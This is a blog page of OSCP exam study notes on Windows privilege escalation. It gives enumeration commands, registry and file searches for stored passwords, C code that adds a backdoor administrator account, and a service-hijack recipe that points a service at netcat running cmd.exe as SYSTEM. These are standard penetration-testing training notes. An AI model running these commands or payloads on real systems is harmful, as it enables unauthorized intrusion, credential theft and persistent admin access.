

# SECURISM

All about Information Security

# OSCP NOTES - PRIVILEGE ESCALATION (WINDOWS)

USEFUL RESOURCES

http://it-ovid.blogspot.in/2012/02/windows-privilege-escalation.html http://toshellandback.com/2015/11/24/ms-priv-esc/

#### **WATCH YOU TUBE VIDEOS**

http://www.youtube.com/watch?v=kMG8IsCohHA http://www.youtube.com/watch?v=\_8xJaaQlpBo http://www.greyhathacker.net/?p=738

WINDOWS EXPLOIT SUGGESTER

https://github.com/GDSSecurity/Windows-Exploit-Suggester

python/home/nikhil/scripts/windows-exploit-suggester.py -d 2016-07-02-mssb.xls -i systeminfo -l systeminfo file contains: ASCII output of 'systeminfo' command run in windows

-l: show only local exploits

https://www.exploit-db.com/docs/26000.pdf

WINDOWS ADMINISTRATOR TO SYSTEM

PSEXEC.exe -i -s -d CMD

https://blogs.technet.microsoft.com/askds/2008/10/22/getting-a-cmd-prompt-as-system-in-windows-vista-and-windows-server-2008/

http://carnalownage.attackresearch.com/2013/07/admin-to-system-win7-with-remoteexe.html

ADD ADMIN USER ACCOUNT

```
net user /add [username] [password]
net localgroup administrators [username] /add
```

# Compile follow C code into exe to add admin user account

```
#include
int main()
{int i;

i = system("net user /add ashoka qwerty");

i = system("net localgroup administrators ashoka /add");
    return 0;
}
```

# WINDOWS PRIV ESCALATION INFO GATHER

• windows-privesc-check2.exe

windows-privesc-check2.exe —audit -a -o wpc-report

• wmic\_info.bat

# BASIC COMMANDS

```
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
hostname
echo %username%
net users
net user user1
```

If user is in power user group, refer https://blogs.technet.microsoft.com/markrussinovich/2006/05/01/the-power-in-power-users/

```
net view
net user /domain
echo %logonserver%
ipconfig /all
route print
arp -A
netstat -ano
netsh firewall show state
netsh firewall show config
schtasks /query /fo LIST /v
tasklist /SVC
```

# net start Running windows services DRIVERQUERY

#### Search for file names

```
dir /s *pass* == *cred* == *vnc* == *.config*
Search within files
```

findstr /si pass \*.xml \*.ini \*.txt \*.config \*.cfg \*.bat findstr /si pwd \*.xml \*.ini \*.txt \*.config \*.cfg \*.bat

Search registry

reg query HKLM /f password /t REG\_SZ /s
reg query HKLM /f pass /t REG\_SZ /s
reg query HKLM /f pwd /t REG\_SZ /s
reg query HKCU /f password /t REG\_SZ /s

# SEARCH FOR SENSITIVE FILES

dir sysprep.inf /s
dir sysprep.xml /s
dir Unattended.xml /s

WHEN MACHINE ON DOMAIN (GROUP POLICY PREFERENCE GPP)

Search groups.xml in SYSVOL

Metasploit module for extracting it: post/windows/gather/credentials/gpp

C:\Windows\SYSVOL\sysvol

C:\ProgramData\Microsoft\Group Policy\History

Extracted these two paths from above exploit module

Encryption key: https://msdn.microsoft.com/en-us/library/Cc422924.aspx

Good resource on this topic: http://www.toshellandback.com/2015/08/30/gpp/

INSTALL \*.MSI AS SYSTEM IF

reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated

WINDOWS SERVICES

Info on service

sc qc

Prevents pop ups to user:

accesschk.exe /accepteula

Use accesschk 5.2 if 6.0 doesn't work

Access permissions on specific service

accesschk.exe -ucqv

Access permissions on specific Group

accesschk.exe -uwcqv "Authenticated Users" \*

Look for following permissions

Permission	Good For Us?
SERVICE_CHANGE_CONFIG	Can reconfigure the service binary
WRITE_DAC	Can reconfigure permissions, leading to SERVICE_CHANGE_CONFIG
WRITE_OWNER	Can become owner, reconfigure permissions
GENERIC_WRITE	Inherits SERVICE_CHANGE_CONFIG
GENERIC_ALL	Inherits SERVICE_CHANGE_CONFIG

# MODIFYING VULNERABLE SERVICES

```
sc qc upnphost
sc config upnphost binpath= "C:\nc.exe -nv 127.0.0.1 9988 -e C:\WINDOWS\System32\cmd.exe"
sc config upnphost obj= ".\LocalSystem" password= ""
sc qc upnphost
net start upnphost
```

#### FILES/FOLDER PERMISSIONS

# http://www.greyhathacker.net/?p=738

1. Examine ALL the binpaths for the windows services, scheduled tasks and startup tasks.

- 2. Look for permissions on files/folders if can be changed.
- 3. Replace the binaries/DLLs if possible

Find all weak folder permissions per drive.

```
accesschk.exe -uwdqs Users c:\
accesschk.exe -uwdqs "Authenticated Users" c:\
```

Find all weak file permissions per drive.

```
accesschk.exe -uwqs Users c:\*.*
accesschk.exe -uwqs "Authenticated Users" c:\*.*
```

Find weak permissions via Cacls or ICacls

```
cacls "C:\Program Files" /T | findstr Users
or
icacls "C:\Program Files" /T | findstr Users
```

#### **DLL HIJACKING**

If any service tries to access non-exiting DLLs. <u>But how to identify which services will do that?</u> This might be done, by running the same service in a test environment and using sysinternal's procmon to see what DLLs are requested by the

service. DLL Redirection could also be used. https://msdn.microsoft.com/en-us/library/windows/desktop/ms682600(v=vs.85).aspx

You can see the DLL search order on 32-bit systems below:

- 1 The directory from which the application loaded **No access as limited user**
- 2-32-bit System directory (C:\Windows\System32) **No access as limited user**
- 3 16-bit System directory (C:\Windows\System) **No access as limited user**
- 4 Windows directory (C:\Windows) **No access as limited user**
- 5 The current working directory (CWD) **NA**
- 6 Directories in the PATH environment variable (system then user)

Check for permissions on directories in PATH environment variable

```
echo %PATH%

accesschk.exe -dqv "C:\Python27"

sc qc
```

Generate msfvenom DLL payload

**VNC STORED** 

reg query "HKCU\Software\ORL\WinVNC3\Password"

# WINDOWS AUTOLOGIN:

reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"

#### **SNMP PARAMETERS:**

reg query "HKLM\SYSTEM\Current\ControlSet\Services\SNMP"

# PUTTY CLEAR TEXT PROXY CREDENTIALS:

reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"

PASSWORD RECOVERY TOOLS

http://www.nirsoft.net/

SHATTER ATTACK

For windows NT4.0, Win2000, WinXP

https://en.wikipedia.org/wiki/Shatter\_attack

http://www.hpl.hp.com/techreports/2005/HPL-2005-87.pdf

SCHEDULED TASKS


# schtasks /query /fo LIST /v

Find a task pointing to an insecure location

ORPHANED INSTALLS

Missing files in writable locations. <u>But how to identify orphaned installs?</u>





De the hist to like this.

# LEAVE A REPLY

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